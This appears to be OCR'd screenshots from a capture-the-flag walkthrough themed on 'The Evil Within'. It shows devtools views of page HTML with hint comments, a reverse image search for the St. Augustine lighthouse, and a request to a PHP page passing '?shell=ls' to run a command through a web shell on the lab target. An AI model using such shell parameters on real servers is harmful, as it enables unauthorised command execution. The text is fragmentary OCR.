
Flex Container

div#gallery
row wrap


Flex Items

1 a.gallery-item
2 a.gallery-item
3 a.gallery-item

Grid



```
<div class="center-wrapper">…</div> flex
<br>
<div class="center-wrapper">…</div> flex
<br>
<h2 class="pkill" style="text-align: center;">Time You Got</h2>
<div class="center-wrapper">…</div> flex
<!--To Find it Add Reverse To Google-->
<script src="../../js/jquery.min.js"></script>
<script src="script.js"></script>
</body>
</html>
```



st augustine lighthouse & maritime museum

About 306 results (0.92 seconds)

Image size:
640 × 480

Find other sizes of this image:
All sizes - Small - Medium - Large

Possible related search: ***st augustine lighthouse & maritime museum***

www.staugustinelighthouse.org


St. Augustine Lighthouse

The **St. Augustine Lighthouse & Maritime Museum**, Inc. is a nonprofit dedicated to its mission to discover, preserve, present and keep alive the stories of the ...

en.wikipedia.org › wiki › St._Augustine_Light

St. Augustine Light - Wikipedia

Jump to **St. Augustine Lighthouse and Maritime Museum** ... **Augustine Lighthouse &**




```
.86.60/abandonedRoom/be8bc662d1e36575a52da40beba38275/herecomeslara.php?shell=ls
```

```
<h3 class="pkill" style="text-align: center;">RUN. RUN. Runn Get out of here !!!</h3>
<br>
<div class="center-wrapper">…</div> flex
<!--
There is something called "shell" on current page maybe that'll help you to get out of
here !!!
-->
<!--
To find more about the Spider Lady visit https://theevilwithin.fandom.com
/wiki/Laura_(Creature)
-->
```

```
element {
}
```

